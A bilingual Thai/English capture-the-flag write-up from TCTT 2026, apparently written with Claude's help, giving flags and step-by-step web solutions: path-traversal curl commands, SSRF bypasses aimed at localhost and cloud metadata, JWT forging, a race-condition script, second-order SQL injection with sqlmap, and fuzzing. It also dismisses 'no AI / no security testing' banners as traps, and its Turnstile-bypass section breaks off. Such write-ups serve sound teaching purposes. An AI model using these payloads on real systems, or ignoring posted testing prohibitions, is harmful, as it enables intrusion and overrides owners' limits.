Thailand Cyber Top Talent 2026 Thailand Cyber Top Talent 2026

ทีม RIDER KICK -rf ทำได้ 7229 คะแนน 19 ข้อ ครบ 6 หมวด ที่ TCTT 2026 พร้อมคำสั่งและสคริปต์จริงที่ใช้ทุกข้อ Team RIDER KICK -rf scored 7229 points and 19 solves across all 6 tracks at TCTT 2026, with the real commands and scripts for each.
Contents
- ผลการแข่ง / Result
- Flags summary
- Web Application
- 1) Puzzle Shop - Local File Inclusion
- 2) Songkran Photo Gallery (web02) - SSRF to LFI chain (decimal-IP filter bypass)
- 3) Muay Thai Betting Platform (web03) “GoldenRing Odds” - Unverified JWT + bet race condition
- 4) Thai Street Food Ordering (web01) - SQL Injection
- 5) Fuzzy Bay - exposed backup directory (content discovery)
- REUSABLE - Cloudflare Turnstile bypass (p7z.pw trio: web01/web02/web03)
- Cryptography
- 6) Legacy Signer - ECDSA biased-nonce (Hidden Number Problem lattice)
- 7) Hidden Data - reversed-base64 to split-7z reassembly to PNG-in-JPEG
- 8) Insecure Password Generator - AES-ECB cut-and-paste
- 9) Secret Encoding - Morse over I/l homoglyphs
- 10) Stupid Encryption - custom base-16 monoalphabetic substitution
- OSINT
- 11) InsecureDev - GitHub to Trello chain
- 12) Lazy Dev - broken lockout + leaked test account
- Digital Forensics (DFIR)
- 13) The Poisoned Package - npm supply-chain + DNS-tunnel exfil
- 14) Shadow Council - Firefox creds to DPAPI to Signal to ledger chain
- Network
- 15) Phantom Packets - DNS-AAAA key exfil to TLS_RSA decrypt to git loot
- 16) The Weakest Link - three weak-TLS failures in one pcap
- Mobile Application
- 17) Bangkok SkyLink Companion - cleartext WebView JS-bridge leak (offline XOR)
- 18) Somtam Delivery - native AES-128-CBC “Chef’s Special” leak (derived key)
- 19) Lottery Checker - insecure plaintext storage of winner_secret
งาน TCTT 2026 (Thailand Cyber Top Talent) รอบนี้ทีม RIDER KICK -rf (โซน bangkok) ปิดที่ 7229 คะแนน เก็บ 19 ข้อ ครบทั้ง 6 หมวด (Web, Crypto, OSINT, DFIR, Network, Mobile) ผมเอาวิธีที่ใช้จริงมาเขียนไว้ให้หมด ทั้งคำสั่งและสคริปต์ ก็อปไปลองตามได้เลยครับ
งานนี้ผมลงแข่งคนเดียว ไม่มีทีม มีแค่ Claude เป็นเพื่อนคู่ใจ ช่วยเขียนสคริปต์กับช่วยคิดแกะโจทย์ เก็บครบ 19 ข้อทั้ง 6 หมวด คนเดียวกับ AI ตัวเดียว ไม่ได้ทำมือล้วน ตรงไหนที่ทำด้วยกันจะเห็นในโค้ดเอง
เกร็ด: หลายโจทย์แปะข้อความแนว no AI / no security testing ไว้ในหน้าเว็บหรือ header อันนั้นเป็นลูกเล่นของโจทย์ (กับดัก prompt-injection) ไม่ใช่กติกาของงาน สิทธิ์ทดสอบมาจากตัวการแข่งอยู่แล้ว
At TCTT 2026 (Thailand Cyber Top Talent) this year, team RIDER KICK -rf (bangkok zone) finished with 7229 points and 19 solves across all 6 tracks (Web, Crypto, OSINT, DFIR, Network, Mobile). Here’s how each one went, with the real commands and scripts, so you can copy and follow along.
I played this one solo - no team, just me and Claude as my companion - clearing all 19 across every one of the 6 tracks with one human and one AI. Not all by hand; where we worked together, you’ll see it in the code.
Heads up: a lot of these challenges plant a no AI / no security testing banner in the page or headers. That’s a challenge gimmick (a prompt-injection trap), not an event rule. The authorization to test comes from the competition itself.
ผลการแข่ง / Result
ทีม RIDER KICK -rf งานนี้ผม (gunyakit.s) ลงแข่งคนเดียว มี Claude เป็นเพื่อนคู่ใจ ปิดที่ 7229 คะแนน 19 solve จำนวนข้อต่อหมวด: Web 5, Crypto 5, Mobile 3, OSINT 2, Network 2, DFIR 2
Team RIDER KICK -rf - I (gunyakit.s) played this one solo, with Claude as my companion - closed at 7229 points, 19 solves. Per track: Web 5, Crypto 5, Mobile 3, OSINT 2, Network 2, DFIR 2.
Flags summary
| # | Track | Challenge | Points | Flag |
|---|---|---|---|---|
| 1 | Web | Puzzle Shop | 325 | TCTT2026{Y0u_4r3_N0t_0n_My_L3v3l_J1tl4d4} |
| 2 | Web | Songkran Photo Gallery | 439 | TCTT2026{songkran_splash_ssrf_to_lfi_chain} |
| 3 | Web | Muay Thai Betting Platform | 403 | TCTT2026{8_rounds_of_muay_thai_jwt_race_tak3d0wn} |
| 4 | Web | Thai Street Food Ordering | 457 | TCTT2026{pad_thai_with_a_side_of_sqli} |
| 5 | Web | Fuzzy Bay | 383 | TCTT2026{L3t5_S33_Wh3r3_Th3_R04d_T4k35_U5} |
| 6 | Crypto | Legacy Signer | 359 | TCTT2026{eec35ec95f3c4683ccf9a13554090b10} |
| 7 | Crypto | Hidden Data | 395 | TCTT2026{H1DD3NXDATAFLAG} |
| 8 | Crypto | Insecure Password Generator | 333 | TCTT2026{3CBShuffl1ng1$EZ} |
| 9 | Crypto | Secret Encoding | 315 | TCTT2026{S3CR3TXENC0D1NG} |
| 10 | Crypto | Stupid Encryption | 318 | TCTT2026{XLAZYXC0D3RX} |
| 11 | OSINT | InsecureDev | 414 | TCTT{0$1NTCANB3CHA1N} |
| 12 | OSINT | Lazy Dev | 397 | TCTT2026{CR3D3NTIALL3AK} |
| 13 | DFIR | The Poisoned Package | 300 | TCTT2026{poisoned_package_exfil_c2_tunnel} |
| 14 | DFIR | Shadow Council | 402 | TCTT2026{9bfd0a8df0d02679f02a45b507f64385} |
| 15 | Network | Phantom Packets | 351 | TCTT2026{5b9437e03df7b2529562ad4705a54963} |
| 16 | Network | The Weakest Link | 341 | TCTT2026{53917362945dd1b80292019ec239277e} |
| 17 | Mobile | Bangkok SkyLink Companion | 415 | TCTT2026{skylink_cleartext_webview_bypass} |
| 18 | Mobile | Somtam Delivery | 446 | TCTT2026{somtam_secret_recipe_native_crypto_leak} |
| 19 | Mobile | Lottery Checker | 436 | TCTT2026{lottery_luck_insecure_storage} |
รวม 7229 คะแนน · 19 ข้อ ครบ 6 หมวด
Web Application
1) Puzzle Shop - Local File Inclusion
Flag: TCTT2026{Y0u_4r3_N0t_0n_My_L3v3l_J1tl4d4} Target: http://188.166.179.129

recon: ไล่ดูหน้าเว็บร้านค้า แต่ละสินค้ามีรูปโหลดผ่าน URL แบบ /api/product/image?file=<ชื่อไฟล์รูป> พอเห็นพารามิเตอร์ชื่อ file ที่รับ “ชื่อไฟล์” ตรง ๆ ให้สงสัย LFI ทันที ลองใส่ ../ ดูว่าหลุดออกนอกโฟลเดอร์รูปไหม
ทำไมมันหลุด: backend เอา file ไปต่อกับ path โฟลเดอร์รูปแล้วเปิดด้วย readfile()/file_get_contents() โดยไม่ทำ basename() และไม่ realpath() เช็คว่ายังอยู่ในโฟลเดอร์ที่อนุญาต เลยใส่ ../ ถอยขึ้น directory ได้เรื่อย ๆ จนถึง root ของแอปแล้วอ่าน flag.txt
Recon: browse the shop - each product loads its image via /api/product/image?file=<image-name>. A file parameter that takes a raw “filename” screams LFI; try a ../ and see if it escapes the image folder.
Why it works: the backend concatenates file onto the image-folder path and opens it with readfile()/file_get_contents() with no basename() and no realpath() check that the resolved path stays inside the allowed folder to ../ walks up directories until you hit the app root and read flag.txt.
Quickest path - read the flag directly:
curl -s 'http://188.166.179.129/api/product/image?file=../../flag.txt'
# => TCTT2026{Y0u_4r3_N0t_0n_My_L3v3l_J1tl4d4}
If you don’t know the depth - fuzz multiple depths + targets automatically:
# lfi_fuzz.py - ไล่ ../ หลายชั้น + target ยอดฮิต
import requests
BASE = "http://188.166.179.129/api/product/image?file="
targets = ["flag.txt", "../flag.txt", "etc/passwd", "index.php"]
for depth in range(0, 8):                     # 0..7 ชั้น ../
    up = "../" * depth
    for t in targets:
        r = requests.get(BASE + up + t)
        body = r.text
        if "TCTT" in body or "root:x:" in body:      # เจอ flag หรือ /etc/passwd
            print(f"[HIT] depth={depth} {t}\n{body[:200]}")
เกร็ดเสริม (ถ้า flag ฝังใน source ไม่ใช่ไฟล์แยก): ใช้ PHP filter wrapper อ่าน source เป็น base64 (กันโดน execute) แล้วค่อย decode:
Bonus (if the flag is embedded in source, not a separate file): use the PHP filter wrapper to read source as base64 (so it isn’t executed), then decode:
# อ่าน source ของ index.php แบบ base64 ผ่าน php://filter
curl -s 'http://188.166.179.129/api/product/image?file=php://filter/convert.base64-encode/resource=../../index.php' \
  | base64 -d
# เผื่อ traversal โดน normalize: ลอง encode ../ เป็น ..%2f, ....// (nested), ..%252f (double)
2) Songkran Photo Gallery (web02) - SSRF to LFI chain (decimal-IP filter bypass)
Flag: TCTT2026{songkran_splash_ssrf_to_lfi_chain} Target: web02 (p7z.pw trio - behind Cloudflare Turnstile, see the REUSABLE bypass section below)
POST /api/import รับ url= แล้วเซิร์ฟเวอร์ไปดึงเนื้อหาให้ (SSRF แบบคลาสสิก) โจทย์พยายามกันด้วยการเช็คสตริงว่ามีคำต้องห้ามไหม - บล็อกแค่ literal 127.0.0.1 / localhost / [::1] / 0.0.0.0
ทำไม decimal ถึงหลุด: filter เป็น blacklist บนรูปเขียนของ host (เทียบสตริงตรง ๆ) แต่ตอนต่อจริง PHP/libc เรียก inet_aton()/gethostbyname() ซึ่ง แปลงเลขจำนวนเต็มเป็น IP ให้ด้วย - http://2130706433/ ถูกมองเป็น 127.0.0.1 เป๊ะ ๆ แต่สตริง "2130706433" ไม่ตรงกับ blacklist สักตัว นี่คือช่องว่างคลาสสิกของ SSRF filter: ตรวจที่รูปเขียน แต่ปลายทาง resolve คนละชั้น
การแปลง: 127.0.0.1 = 127·256³ + 0·256² + 0·256 + 1 = 2130706433
POST /api/import takes url= and the server fetches it (classic SSRF). The challenge tries to defend with a string check - blocking only the literals 127.0.0.1 / localhost / [::1] / 0.0.0.0.
Why decimal slips through: the filter is a blacklist on the written host form (plain string compare), but when it actually connects, PHP/libc calls inet_aton()/gethostbyname(), which also parses integer-form addresses - http://2130706433/ resolves to exactly 127.0.0.1, yet the string "2130706433" matches none of the blacklist entries. This is the classic SSRF-filter gap: it validates the textual form, but the resolver interprets it at a different layer.
Conversion: 127.0.0.1 = 127·256³ + 0·256² + 0·256 + 1 = 2130706433.
Helper - turn an IP into every bypass form:
# ip_bypass.py - พ่นทุกรูปแบบที่ SSRF blacklist มักลืม
import socket
def forms(ip):
    n = int.from_bytes(socket.inet_aton(ip), 'big')
    a,b,c,d = ip.split('.')
    return {
        "decimal":     f"http://{n}/",                       # 2130706433
        "octal":       f"http://0{int(a):o}.0{int(b):o}.0{int(c):o}.0{int(d):o}/",
        "hex":         f"http://0x{n:08x}/",                  # 0x7f000001
        "dotted-hex":  f"http://0x{int(a):02x}.0x{int(b):02x}.0x{int(c):02x}.0x{int(d):02x}/",
        "ipv6-mapped": f"http://[::ffff:{ip}]/",              # IPv4-mapped IPv6
        "short":       f"http://{a}.{n & 0xFFFFFF}/",          # ย่อ: a.(low24) เช่น 127.1
    }
for k,v in forms("127.0.0.1").items():   print(f"{k:12} {v}")
print("---")
for k,v in forms("169.254.169.254").items(): print(f"{k:12} {v}")
Decimal cheat sheet (the ones actually used):
127.0.0.1        -> http://2130706433/       (localhost)
169.254.169.254  -> http://2852039166/       (cloud metadata endpoint)
Step 1 - confirm the filter bypass with decimal (reach localhost):
# web02 อยู่หลัง Turnstile: แนบ -b '__Host-THCTT-Capability=...' ทุก request (ดูหัวข้อ REUSABLE)
curl -s 'https://<web02-host>/api/import' \
  -b '__Host-THCTT-Capability=ctcap1.<b64url-json>.<hmac>' \
  --data 'url=http://2130706433/'
# ถ้าได้เนื้อหาหน้า localhost กลับมา = SSRF filter bypass สำเร็จ
Step 2 - hit cloud metadata and enumerate the internal service:
# metadata root -> ไล่ตาม path ต่อ (เช่น /latest/meta-data/ หรือ services/ops-console)
curl -s 'https://<web02-host>/api/import' --data 'url=http://2852039166/'
curl -s 'https://<web02-host>/api/import' \
  --data 'url=http://2852039166/latest/meta-data/services/ops-console'
# ops-console เปิดเผย path ของ panel ภายใน: 127.0.0.1:8082/panel-b08a6498
Step 3 - SSRF into the internal panel (second hop) and read the flag via its LFI:
# panel ภายในนี้ไม่ได้เปิดออกเน็ต ต้อง SSRF ผ่าน /api/import อีกที
curl -s 'https://<web02-host>/api/import' \
  --data 'url=http://127.0.0.1:8082/panel-b08a6498'

# panel มีช่อง LFI ของตัวเอง (param file=) -> อ่านไฟล์ flag บนเครื่อง internal
curl -s 'https://<web02-host>/api/import' \
  --data 'url=http://127.0.0.1:8082/panel-b08a6498?file=../../flag.txt'
# => TCTT2026{songkran_splash_ssrf_to_lfi_chain}
สรุป chain: SSRF (decimal bypass) แล้วอ่าน metadata/ops-console เพื่อรู้ที่อยู่ internal panel (127.0.0.1:8082/panel-b08a6498) แล้ว SSRF ซ้ำเข้า panel ที่มี LFI ในตัว แล้วอ่านไฟล์ flag จุดแข็งของโจทย์คือ flag ไม่ได้อยู่ที่ metadata ตรง ๆ แต่ metadata แค่ “ชี้ทาง” ไปยัง service ภายในที่ต้อง pivot ต่อ
Chain recap: SSRF (decimal bypass) to read metadata/ops-console to learn the internal panel address (127.0.0.1:8082/panel-b08a6498) to SSRF again into that panel, which has its own LFI to read the flag file. The twist is that the flag isn’t in the metadata directly - the metadata just “points the way” to an internal service you must pivot into.
3) Muay Thai Betting Platform (web03) “GoldenRing Odds” - Unverified JWT + bet race condition
Flag: TCTT2026{8_rounds_of_muay_thai_jwt_race_tak3d0wn} Stack: Go backend, p7z.pw trio (Turnstile-gated)
โจทย์เป็นเว็บพนันมวย ต้องมี balance ≥ 100000 และ role = vip ถึงจะเรียก /api/vip เอา flag ได้ มีสองช่องต่อกัน:
ช่องที่ 1 - JWT ไม่ verify signature (ParseUnverified) backend เขียนด้วย Go library golang-jwt ปกติต้องเรียก jwt.Parse(token, keyfunc) ซึ่งจะเช็คลายเซ็น แต่โค้ดนี้ดันใช้ jwt.ParseUnverified(token, claims) ที่ library เขียนไว้ชัดว่า “decode ก่อน verify - ห้ามใช้ถ้าไม่ verify signature เอง” ผลคือ payload ถูกเชื่อทั้งดุ้นโดยไม่สนลายเซ็น เราเลยแก้ claim role จาก player เป็น vip ได้ฟรี ไม่ต้องรู้ secret เลย (จับได้จากอาการ: แก้ payload แล้วยังผ่าน = ไม่ verify)
ช่องที่ 2 - Race condition (TOCTOU) ที่ /api/bet endpoint ตั้งใจกันโกงด้วยกติกา “เดิมพันชนะได้ครั้งละ 1 ไม้ ทุก 3 วินาที” แต่โค้ดทำเป็น 3 สเต็ปแยกกัน ไม่ atomic:
- อ่านเวลาเดิมพันล่าสุด (
last_bet) แล้วเช็คว่าเกิน 3 วิ ไหม - คำนวณผล + บวก balance
- เขียน
last_bet = now
พอยิงหลาย request พร้อมกันในเสี้ยววินาทีเดียว ทุกตัวจะอ่าน last_bet ตัวเก่า (ยังไม่มีใครเขียนทับ) เลย ผ่านเช็ค 3 วิ พร้อมกันหมด แล้วบวก balance พร้อมกัน N ครั้ง กลายเป็น balance = N × เงินรางวัล แทนที่จะเป็น 1 ครั้ง นี่คือ check-then-act ที่ไม่มี lock/transaction ครอบ
It’s a Muay Thai betting site: you need balance ≥ 100000 and role vip to call /api/vip for the flag. Two chained bugs:
Bug 1 - JWT signature not verified (ParseUnverified) The Go backend uses golang-jwt. It should call jwt.Parse(token, keyfunc) (which checks the signature), but instead calls jwt.ParseUnverified(token, claims) - which the library explicitly documents as “decodes without verifying; do not use unless you verify the signature yourself.” So the payload is trusted regardless of the signature, and you can flip the role claim player to vip for free, no secret needed. (Tell-tale: edit the payload and it still works = not verified.)
Bug 2 - Race condition (TOCTOU) on /api/bet The endpoint tries to stop cheating with “one winning bet per 3 seconds”, but implements it as three non-atomic steps:
- read the last bet time (
last_bet) and check if > 3s elapsed - compute the result and add to balance
- write
last_bet = now
Fire many requests simultaneously in the same instant and they all read the old last_bet (nobody has written back yet) to they all pass the 3-second check at once to the balance is credited N times, becoming N × payout instead of 1. Classic check-then-act with no lock/transaction around it.
Step 1 - forge the VIP token (signature is ignored):
# forge_jwt.py - flip role player -> vip (signature not checked)
import base64, json

def b64url(b): return base64.urlsafe_b64encode(b).rstrip(b'=').decode()

# นำ JWT ที่ได้ตอน login มาแตก payload แล้วแก้ role
orig = "<paste player JWT here>"
h, p, s = orig.split('.')
payload = json.loads(base64.urlsafe_b64decode(p + '=='))
payload['role'] = 'vip'                                   # player -> vip
forged = f"{h}.{b64url(json.dumps(payload, separators=(',',':')).encode())}.{s}"
print(forged)   # signature เดิมใช้ได้เพราะ backend ไม่ verify
Step 2 - race /api/bet with a barrier (all threads fire at the same instant):
bash & loop ก็พอได้ แต่ overlap ไม่แน่นอน (แต่ละ curl start เหลื่อมกัน) ใช้ Python + threading.Barrier จะปล่อยทุก request พร้อมกันเป๊ะกว่า โอกาสชน last_bet เดียวกันสูงกว่ามาก
A bash & loop works but the overlap is loose (each curl starts staggered). Python + threading.Barrier releases every request at the exact same instant, hitting the same stale last_bet far more reliably.
# race_bet.py - TOCTOU racer with a start barrier
import threading, requests

HOST = "https://<web03-host>"
JWT  = "<forged vip JWT>"
CAP  = "ctcap1.<b64url-json>.<hmac>"         # __Host-THCTT-Capability (web03 หลัง Turnstile)
N    = 40                                   # จำนวน request ที่ยิงพร้อมกัน
H    = {"Authorization": f"Bearer {JWT}"}
C    = {"__Host-THCTT-Capability": CAP}      # แนบ cookie ทุก request
barrier = threading.Barrier(N)              # ปล่อยพร้อมกันเป๊ะ

def fire(i):
    s = requests.Session()
    barrier.wait()                          # รอให้ครบ N thread ก่อน แล้วยิงพร้อมกัน
    s.post(f"{HOST}/api/bet", headers=H, cookies=C, data={"amount": 99999, "side": "win"})

ts = [threading.Thread(target=fire, args=(i,)) for i in range(N)]
[t.start() for t in ts]; [t.join() for t in ts]

# เช็ค balance แล้วรับ flag (ยิงซ้ำ step 2 ได้ถ้ายังไม่ถึง 100000)
r = requests.get(f"{HOST}/api/vip", headers=H, cookies=C)
print(r.text)   # => TCTT2026{8_rounds_of_muay_thai_jwt_race_tak3d0wn}
ถ้ารอบเดียว balance ยังไม่ถึง 100000 ให้รัน step 2 ซ้ำ (แต่ละรอบได้ ~N ไม้) รอบ ๆ ละไม่กี่วินาทีก็ทะลุ แล้วค่อยเรียก
/api/vipด้วย JWT ที่ role=vip
If one burst doesn’t reach 100000, re-run step 2 (each burst nets ~N wins); a few bursts will blow past it, then call
/api/vipwith the role=vip JWT.
4) Thai Street Food Ordering (web01) - SQL Injection
Flag: TCTT2026{pad_thai_with_a_side_of_sqli} Stack: PHP/MySQL, p7z.pw trio (Turnstile-gated)
ช่องโหว่คือ SQL injection แบบ second-order ตอนแรกผมพลาดสรุปว่า “ไม่มี SQLi” เพราะไปเทสต์ที่ order-id ซึ่งถูก intval() ครอบไว้ (first-order ตรงนั้นตายสนิท) แต่ช่องจริงอยู่คนละที่
second-order คืออะไร: payload ที่เราใส่ไม่ได้ระเบิดทันทีตอน insert แต่ถูก เก็บลง DB ก่อน (เช่น username ตอน register หรือ note ของ order) แล้ว query อีกตัวในภายหลัง ดึงค่านั้นไปต่อสตริงใน SQL แบบไม่ escape ตรงจุดนั้นแหละที่มันระเบิด นั่นแปลว่า input ตอน register ผ่าน validation ปกติ (เพราะยังไม่ถูกใช้เป็น SQL) แต่พอหน้าอื่น (เช่น dashboard/report/order-detail) เอา username ไป SELECT ... WHERE user='<username>' โดยไม่ prepared statement จึงเกิด injection
วิธีหา sink: register username ที่มี marker เช่น pad' (มี single quote) แล้วไล่เปิดทุกหน้าที่เอา username ไปโชว์/ query ถ้าหน้าไหน error/เพี้ยน = เจอ sink
The bug is second-order SQL injection. At first I wrongly concluded “no SQLi” because I tested the order-id, which is wrapped in intval() (first-order there is dead). The real sink is elsewhere.
What second-order means: the payload doesn’t fire on insert - it’s stored in the DB first (e.g. the register username, or an order note), and a later query pulls that value back and concatenates it into SQL without escaping. That’s where it detonates. So the register input passes normal validation (it isn’t used as SQL yet), but when another page (dashboard/report/order-detail) does SELECT ... WHERE user='<username>' without a prepared statement to injection.
Finding the sink: register a username with a marker like pad' (a single quote), then browse every page that displays/queries the username. Whichever page errors or behaves oddly is the sink.
Manual second-order walkthrough (UNION-based):
-- 1) หาจำนวนคอลัมน์ของ query ปลายทาง: register username ไล่ทีละค่า
--    ถ้า ORDER BY n ยัง OK แต่ n+1 error => query มี n คอลัมน์
username:  pad' ORDER BY 5-- -        (ลองไปเรื่อย ๆ จนพัง)

-- 2) หาคอลัมน์ที่เป็น string (โชว์ออกหน้าได้) ด้วย marker
username:  pad' UNION SELECT 'A1','A2','A3','A4','A5'-- -
--    ดูว่าเลข A? โผล่หน้าไหน = คอลัมน์นั้นสะท้อนค่าออกมา (สมมติ A3)

-- 3) ดึง flag ออกทางคอลัมน์ที่สะท้อน
username:  pad' UNION SELECT 1,2,(SELECT flag FROM flags LIMIT 1),4,5-- -
พอ register username ตามข้อ 3 แล้วเปิดหน้าที่เป็น sink (หน้า report/dashboard ที่เอา username ไป query) ค่า flag จะโผล่แทนคอลัมน์ที่สะท้อน จุดที่ต้องระวัง: username มักมี limit ความยาว/อักขระ - ถ้าโดนตัด ใช้ comment -- - (มี space-dash ท้าย) หรือ # และหลบ quote ด้วย CHAR()/hex ได้
After registering the username from step 3, open the sink page (the report/dashboard that queries the username) and the flag surfaces in place of the reflected column. Watch out: usernames often have length/charset limits - if truncated, use the -- - comment (note the trailing space-dash) or #, and dodge quotes with CHAR()/hex.
Automated with sqlmap (second-order mode):
# บอก sqlmap ว่า payload ใส่ที่ register (-u/--data) แต่ trigger/อ่านผลที่หน้า sink (--second-url)
# ต้องแนบ capability cookie ที่ได้จาก Turnstile bypass (ดูหัวข้อ REUSABLE ด้านล่าง)
sqlmap \
  -u 'https://<web01-host>/index.php?action=register' \
  --data='username=pad*&password=x' \
  --second-url 'https://<web01-host>/index.php?action=report' \
  --cookie='__Host-THCTT-Capability=ctcap1.<b64url-json>.<hmac>' \
  --level=5 --risk=3 --batch --dbms=mysql --technique=BEUST \
  -T flags -C flag --dump
# * = จุดฉีด, --second-url = หน้าที่ payload ถูกนำไป query จริง
# => TCTT2026{pad_thai_with_a_side_of_sqli}
--second-url(หรือ--second-req <ไฟล์ raw request>) คือหัวใจของ second-order ใน sqlmap: มันจะ POST payload ที่หน้า register แล้วตามไป GET หน้า sink เพื่ออ่านผลทุกครั้ง โดยอัตโนมัติ
--second-url(or--second-req <raw request file>) is the key to second-order in sqlmap: it POSTs the payload to register, then follows up with a GET to the sink page to read the result on every probe, automatically.
5) Fuzzy Bay - exposed backup directory (content discovery)
Flag: TCTT2026{L3t5_S33_Wh3r3_Th3_R04d_T4k35_U5} Target: http://178.128.27.99
หน้าเว็บเป็น “Naomi Bay” torrent tracker ที่ขึ้น maintenance / Under Construction ไม่มีเมนูอะไร ชื่อโจทย์ “Fuzzy” + คำใบ้ “there is always something left behind” ชี้ตรง ๆ ว่าเป็น content/endpoint discovery (fuzzing) ยิง wordlist หา path ที่หลงเหลือจะเจอ /_baks/ (โฟลเดอร์ backup) ที่เผลอ เปิด directory listing (autoindex) ไว้ใน web root
The site is a “Naomi Bay” torrent tracker stuck in maintenance / Under Construction with no menus. The name “Fuzzy” plus the hint “there is always something left behind” points straight at content/endpoint discovery (fuzzing). Fuzzing a wordlist for leftover paths turns up /_baks/ (a backup directory) left with directory listing (autoindex) enabled in the web root.
# fuzz หา path ที่หลงเหลือ (ffuf/wfuzz/gobuster) -> เจอ _baks
ffuf -u 'http://178.128.27.99/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200,301,403
# -> _baks   (200, directory listing)

# เปิด listing -> ชื่อไฟล์คือ flag เลย + ไฟล์ .bak
curl -s 'http://178.128.27.99/_baks/'
# href="/_baks/TCTT2026%7BL3t5_S33_Wh3r3_Th3_R04d_T4k35_U5%7D.txt"
# href="/_baks/tracker-export-2026-07-26.bak"

# ยืนยันใน .bak มี recovery_token = flag เดียวกัน
curl -s 'http://178.128.27.99/_baks/tracker-export-2026-07-26.bak' | grep -i token
# -> recovery_token=TCTT2026{L3t5_S33_Wh3r3_Th3_R04d_T4k35_U5}
เกร็ด:
/notify?email=สะท้อนค่าดิบ = reflected XSS ด้วย แต่เป็น ทางหลอก (ไม่มี bot/แอดมินมากด) flag จริงมาจาก backup ที่ถูกทิ้งไว้ใน web root + autoindex ต่างหาก root cause = อย่าวาง backup ใน path ที่ serve ออกเว็บ + ปิด directory listing
Side note:
/notify?email=reflects input raw = a reflected XSS too, but that’s a decoy (no admin bot to trigger it). The real flag comes from a backup left in the web root with autoindex on. Root cause: never place backups on web-served paths, and disable directory listing.
REUSABLE - Cloudflare Turnstile bypass (p7z.pw trio: web01/web02/web03)
Turnstile (sitekey 0x4AAAAAAEOjD259kP5_O1J2) กั้นแค่ ฟอร์ม HTML เท่านั้น พอแก้ได้ครั้งเดียวจะได้ cookie __Host-THCTT-Capability (ctcap1.<b64url-json>.<hmac>, aud=host, อายุ ~1 ชม.) ที่ทำให้เรียก /api/* และ action ต่าง ๆ ผ่าน curl ล้วนได้ ไม่ต้องเปิด browser ทุก request
วิธีแก้ Turnstile จากเครื่อง Kali/WSL (ตัวที่ headless โดนบล็อก):
Turnstile (sitekey 0x4AAAAAAEOjD259kP5_O1J2) gates only the HTML form. Solve it once to you get a __Host-THCTT-Capability cookie (ctcap1.<b64url-json>.<hmac>, aud=host, ~1h expiry) that makes the entire /api/* (and index.php actions) callable over plain curl - no browser per request.
How to solve Turnstile from a Kali/WSL box (where headless is blocked):
